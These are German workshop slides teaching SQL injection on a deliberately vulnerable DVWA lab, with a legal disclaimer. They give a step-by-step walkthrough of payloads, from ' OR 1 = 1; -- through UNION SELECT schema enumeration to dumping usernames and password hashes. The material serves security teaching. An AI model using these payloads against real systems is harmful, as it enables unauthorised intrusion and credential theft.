

# Workshop - Security in Datenbanken

## SQL-Injection



Dokumenten URL:

<http://docs.tx7.de/TT-SQL>

Autor:

Tom Gries <TT-SQL@tx7.de>  
@tomo@chaos.social

Lizenz:

Creative Commons BY-NC-ND

Version:

7.1.0 vom 20.10.2024



# Legal Disclaimer - Hackerparagraf

Die hier vorgestellten Methoden und Tools dienen zum Schutz der eigenen Systeme. Das Knacken fremder Passwörter ebenso wie das Eindringen in Systeme kann eine Straftat darstellen. Die vorgestellten Tools können unter den Hackerparagrafen 202c StGB fallen. Entsprechend dürfen Sie nur auf eigene Kennwörter oder Testsysteme losgehen, beziehungsweise sich schriftlich die Erlaubnis des Systembesitzers einholen.

Zudem können Cracking-Tools die getesteten Systeme stark beeinträchtigen oder außer Funktion setzen. Entsprechend vorsichtig sollten Sie bei Produktivsystemen sein.

# Was Du für diesen Workshop brauchst

Für diesen Workshop ist ein Computer im Internet mit virtuellen Systemen (Debian, Kali Linux) vorbereitet. Daher brauchst Du nur einen Rechner mit Internetzugang und einen aktuellen Browser (Firefox, Chrome, Edge, Safari). Die komplette Bedienung erfolgt über die Ports 80 und 443.

Es gibt keine besonderen Anforderungen an das Betriebssystem (Windows, Linux, Mac OS). Allerdings musst Du Dich etwas mit Linux, der Bash und Kali Tools auskennen.



# Damn Vulnerable Web Application

A screenshot of a web browser window. The address bar shows the URL "tx-100.tx7.de". The main content area is white. In the center, there is a dark-themed login modal box. The modal has a title "Anmelden" and a URL "https://tx-100.tx7.de". It contains two input fields: "Nutzername" and "Passwort". Below the inputs are two buttons: "Abbrechen" (cancel) and "Anmelden" (login).

Anmelden


https://tx-100.tx7.de

Nutzername

Passwort



# Damn Vulnerable Web Application





# Damn Vulnerable Web Application

Setup DVWA

Instructions

About

## Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.  
If you get an error make sure you have the correct user credentials in: `/var/www/html/`

If the database already exists, it will be cleared and the data will be reset.  
You can also use this to reset the administrator credentials ("admin // password") at any time.

### Setup Check

Operating system: `*nix`  
Backend database: `MySQL`  
PHP version: `7.0.30-0+deb9u1`

Web Server SERVER\_NAME: `tx-100.tx7.de`

PHP function display\_errors: `Disabled`  
PHP function safe\_mode: `Disabled`  
PHP function allow\_url\_include: `Disabled`  
PHP function allow\_url\_fopen: `Enabled`  
PHP function magic\_quotes\_gpc: `Disabled`  
PHP module gd: `Installed`  
PHP module mysql: `Installed`  
PHP module pdo\_mysql: `Installed`

MySQL username: `app`  
MySQL password: `*****`  
MySQL database: `dvwa`  
MySQL host: `127.0.0.1`

reCAPTCHA key: `Missing`

[User: www-data] Writable folder `/var/www/html/hackable/uploads/`: `Yes`  
[User: www-data] Writable file `/var/www/html/external/phpids/0.6/lib/IDS/tmp/phpids_log`

[User: www-data] Writable folder `/var/www/html/config`: `Yes`  
**Status in red**, indicate there will be an issue when trying to complete some modules.

If you see disabled on either `allow_url_fopen` or `allow_url_include`, set the following in your Apache.

```
allow_url_fopen = On
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those,

[Create / Reset Database](#)

First time using DVWA.  
Need to run 'setup.php'.

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

Damn Vulnerable Web Application (DVWA) v1.10 "Development"

# Your Mission

---

Rufe DVWA mit `http://<deine-id>.tx7.de` auf, zum Beispiel mit <http://tx-100.tx7.de>. Falls ein Popup erscheint gebe deine persönlichen Zugangsdaten ein. Bei DVWA "admin" und "password". Prüfe, ob Security Level "low" ausgewählt ist.

Wähle "DVWA Security" und versuche:

- alle User in der Datenbank zu finden
  - die Passwörter oder Passworthashe zu finden
-

**EINE Möglichkeit, die Aufgabe zu lösen**





Eins der bekanntesten Wörterbücher - RockYou - ist durch eine SQL-Injection hervorgegangen. Es wurden über 14 Millionen Passwörter von 32 Millionen Accounts aufgedeckt. Das Prekäre daran: Die Passwörter waren im **Klartext** in der DB abgelegt und die Angreifer nutzten eine **10 Jahre alte SQL-Schwachstelle**. Die Passwörter enthielten auch keine Sonderzeichen - dies war von RockYou nicht zugelassen.

Ein einfacher Test in einem Formularfeld einer SQL Datenbank:



```
' OR 1 = 1; --
```

Achtung: Leerzeichen nach --



# SQL-Injection - Demo mit DVWA

Normale Verwendung Testen:

1

Hochkomma, um auf mögliche SQL-Injection zu Testen:

'

Einfache SQL-Injection Testen:

' OR 1 = 1; --

Da in ID unser Statement wiederholt wird, sind "First name" und "Surname" vermutlich die Felder in der DB. Allerdings werden sie anders heißen - das und den Namen der Datenbank und Tabelle müssen wir herausbekommen. Wir können im Moment daher davon ausgehen, dass das hinterlegte SQL-Statement ungefähr wie folgt aussieht:

```
SELECT <First name>, <Surname> FROM <UserTable>  
WHERE 'ID'='<Eingabefeld>';
```



# SQL-Injection - Demo mit DVWA

Mit einem UNION SELECT die Anzahl der Spalten ermitteln. Wir testen zunächst auf 2:

```
' UNION SELECT null, null FROM information_schema.tables; --
```

Mit der ermittelten Anzahl von Feldern den Namen der Datenbank und der Tabellen ermitteln:

```
' UNION SELECT table_schema, table_name FROM information_schema.tables  
WHERE table_schema = database(); --
```

Spaltennamen und Position in der Tabelle "dvwa.users" ermitteln:

```
' UNION SELECT column_name, ordinal_position FROM information_schema.columns  
WHERE table_schema = 'dvwa' AND table_name = 'users'; --
```

Daraus lässt sich jetzt das folgende Statement ableiten und die finale UNION SELECT Abfrage bilden:

```
SELECT first_name, last_name FROM dvwa.users WHERE 'ID'=' ' UNION  
SELECT user, password FROM dvwa.users; -- ;
```

**Anmerkungen oder Fragen?**